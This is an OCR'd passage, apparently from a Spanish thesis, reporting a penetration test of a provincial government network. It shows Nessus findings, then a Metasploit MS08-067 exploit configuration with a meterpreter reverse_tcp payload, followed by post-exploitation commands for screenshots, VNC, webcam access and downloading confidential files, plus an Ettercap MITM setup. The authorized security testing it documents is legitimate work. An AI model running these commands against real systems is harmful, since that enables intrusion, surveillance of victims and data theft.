


Figura III.33 Análisis de vulnerabilidades en la VLAN Financiera

Una vez que el análisis ha finalizado podemos mostrar un resumen de las vulnerabilidades encontradas o a su vez podremos mostrar un informe ejecutivo y un informe técnico en el que nos detallara las mismas




Figura III.34 Resumen de las Vulnerabilidades encontradas en el servidor de Pruebas




Figura III.35 Informe ejecutivo de vulnerabilidades

Como se pudo observar la mayoría de vulnerabilidades críticas pertenecen al servicio SMB de Windows, esto es muy importante al momento de seleccionar el exploit a ejecutar, esto se analizara en la siguiente fase del pentest.

PLUGIN IDS	SEVERITY	# OF ISSUES	SYNOPSIS
49272	High	2	HP System Management Homepage < 6.2 Multiple Vulnerabilities The remote web server is affected by multiple vulnerabilities.
46015	High	2	HP System Management Homepage < 6.0.0.96 / 6.0.0-95 Multiple Vulnerabilities The remote web server has multiple vulnerabilities.
53532	High	2	HP System Management Homepage < 6.3 Multiple Vulnerabilities The remote web server is affected by multiple vulnerabilities.
46677	High	2	HP System Management Homepage < 6.1.0.102 / 6.1.0-103 Multiple Vulnerabilities The remote web server has multiple vulnerabilities.
48405	High	1	MS10-054: Vulnerabilities in SMB Server Could Allow Remote Code Execution (982214) (remote check) It is possible to execute arbitrary code on the remote Windows host due to flaws in its SMB implementation.
18502	High	1	MS05-027: Vulnerability in SMB Could Allow Remote Code Execution (896422) (uncredentialed check) Arbitrary code can be executed on the remote host due to a flaw in the SMB implementation.
42411	High	1	Microsoft Windows SMB Shares Unprivileged Access It is possible to access a network share.
10483	High	1	PostgreSQL Default Unpasswordded Account The remote database server can be accessed without a password.
53503	High	1	MS11-020: Vulnerability in SMB Server Could Allow Remote Code Execution (2508429) (remote check) It is possible to execute arbitrary code on the remote Windows host due to flaws in its SMB implementation.
10673	High	1	Microsoft SQL Server sa Account Default Blank Password The remote database service has an account with a blank password.
47556	High	1	MS10-012: Vulnerabilities in SMB Could Allow Remote Code Execution (971468) (uncredentialed check) It is possible to execute arbitrary code on the remote

Figura III.36 Detalle de las vulnerabilidades encontradas




Figura III.37 Servidor Afectado por dichas vulnerabilidades




Figura III.38 Resumen de las Vulnerabilidades encontradas en el host de Adquisiciones

Figura III.39 Informe detallado de las vulnerabilidades encontradas en la VLAN administrativa

PENETRACIÓN AL SISTEMA

Una vez que se ha realizado el escaneo de hosts, puertos abiertos, e identificación de vulnerabilidades se procede a explotar dichas vulnerabilidades a fin de ganar acceso desautorizado a los recursos informáticos vulnerables

Como ejemplo se muestra la vulnerabilidad encontrada en el puerto 445, correspondiente al servicio SMB, figura III.36. Esta ha sido descrita como ms08_067_netapi. La cual realiza un buffer overflow en el sistema y permite inyectar código malicioso a través de un payload.

Para explotar dicha vulnerabilidad se utilizar el framework Metasploit, el mismo que se lo puede descargar de manera gratuita, pero con la diferencia de que únicamente cuentas con Exploits mantenidos por la comunidad, si se desea los Exploits privativos, es necesaria la compra de la licencia express.

Se procede a configurar la herramienta como se muestra a continuación:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 192.168.2.68
LHOST => 192.168.2.68
msf exploit(ms08_067_netapi) > setg LHOST 192.168.2.68
LHOST => 192.168.2.68
msf exploit(ms08_067_netapi) > set RHOST 192.168.4.51
RHOST => 192.168.4.51
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.4.51     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, none, process
   LHOST     192.168.2.68     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) >
```

Figura III.40 Configuración del exploit ms08_067_netapi

Una vez que las direcciones IP de origen y destino se encuentran correctamente configuradas, se debe escoger un payload que servirá para inyectar el código que posteriormente nos permitirá realizar acciones remotas en la victima a través de simples comandos en el atacante. Si no se escoge un Payload adecuado, es posible que no se pueda obtener una Shell remota en el atacante. La recomendable cuando se trabaja con Metasploit es el famosísimo Payload Meterpreter, comparado como la navaja suiza de los hackers, este es un payload que permite entre otros, capturar la pantalla de las víctimas, mostrar los procesos corriendo en el host, matar los procesos de un antivirus, crear backdoors, encender webcams y micrófonos remotamente, subir un keylogger indetectable, entre otras funciones, o si se desea se podría crear un propio ejecutable y enviarlo a través de Meterpreter, como es el caso del famosísimo no, utilizado para crear backdoors a través de un puerto registrado, a continuación se procede a explotar la vulnerabilidad como se detalla:




Figura III.41 Explotando la vulnerabilidad ms08_067_netapi

Una vez que se ha comprometido el sistema empezaremos mostrando los procesos q se encuentran corriendo en la victima a través del script psi, posteriormente se inyecta el comando sysinfo a fin de recibir información del SO, hostname y arquitectura




Figura III.42 Listado de procesos e información del host comprometido

Inyectando el script screenshot se puede obtener la captura de pantalla del host




Figura III.43 Pantalla capturada remotamente

Inyectando el script run vnc se puede obtener una sesión de vnc en el host




Figura III.44 Acceso VNC a la victima

Con el script run multicommand -cl "msg * Error del Sistema" podemos enviar mensajes a los usuarios de ese host como administrador




Figura III.45 Envío de mensaje vía consola

Además se consiguió encender las webcams y micrófonos en los hosts que tenían dichos elementos, a través de los scripts

Webcam_list

Webcan_enum

Run webcam

Run wmic -c "nombre de la cuenta where (name = \'Administrator\') get name, Sid"

Figura III.46 Acceso remoto a la webcam y micrófono de la victima

Se logró descargar datos confidenciales (bajo condiciones controladas) de los hosts comprometidos, a través del script

Download -r src1 src2 src3 ... destino




Figura III.47 Listado y descarga de datos confidenciales




Figura III.48 Visualización de datos confidenciales

De igual manera, en esta fase se procederá a realizar los ataques denominados MITM, los cuales buscan hacer creer a las máquinas de un dominio de broadcast

que el equipo atacante es su Gateway, de esta manera las victimas enviaran todo su tráfico al impostor, pudiendo este reenviar el trafico una vez que ha leído-modificado su contenido. Como se demuestra, la Red De Datos Del Gobierno Autónomo Descentralizado De La Provincia De Chimborazo es inmune a este tipo de ataques, esto es gracias a la implementación de Vlans en un Switch capa 3 de Cisco gama media-alta, los cuales presentan una auto configuración de snooping, técnica que permite evitar los ataques MITM




Figura III.49 Configuración de los grupos para un ataque MITM

Para la comprobación de los ataques MITM se ha escogido Ettercap, por ser un framework de última generación que puede atacar y snifear los datos al mismo tiempo




Figura III.50 Pantalla principal ETTERCAP

Se procede a configurar la interfaz de red en modo monitor




Figura III.51 Configuración interfaz en modo monitor

Se configuran los parámetros para poder snifear las posibles capturas

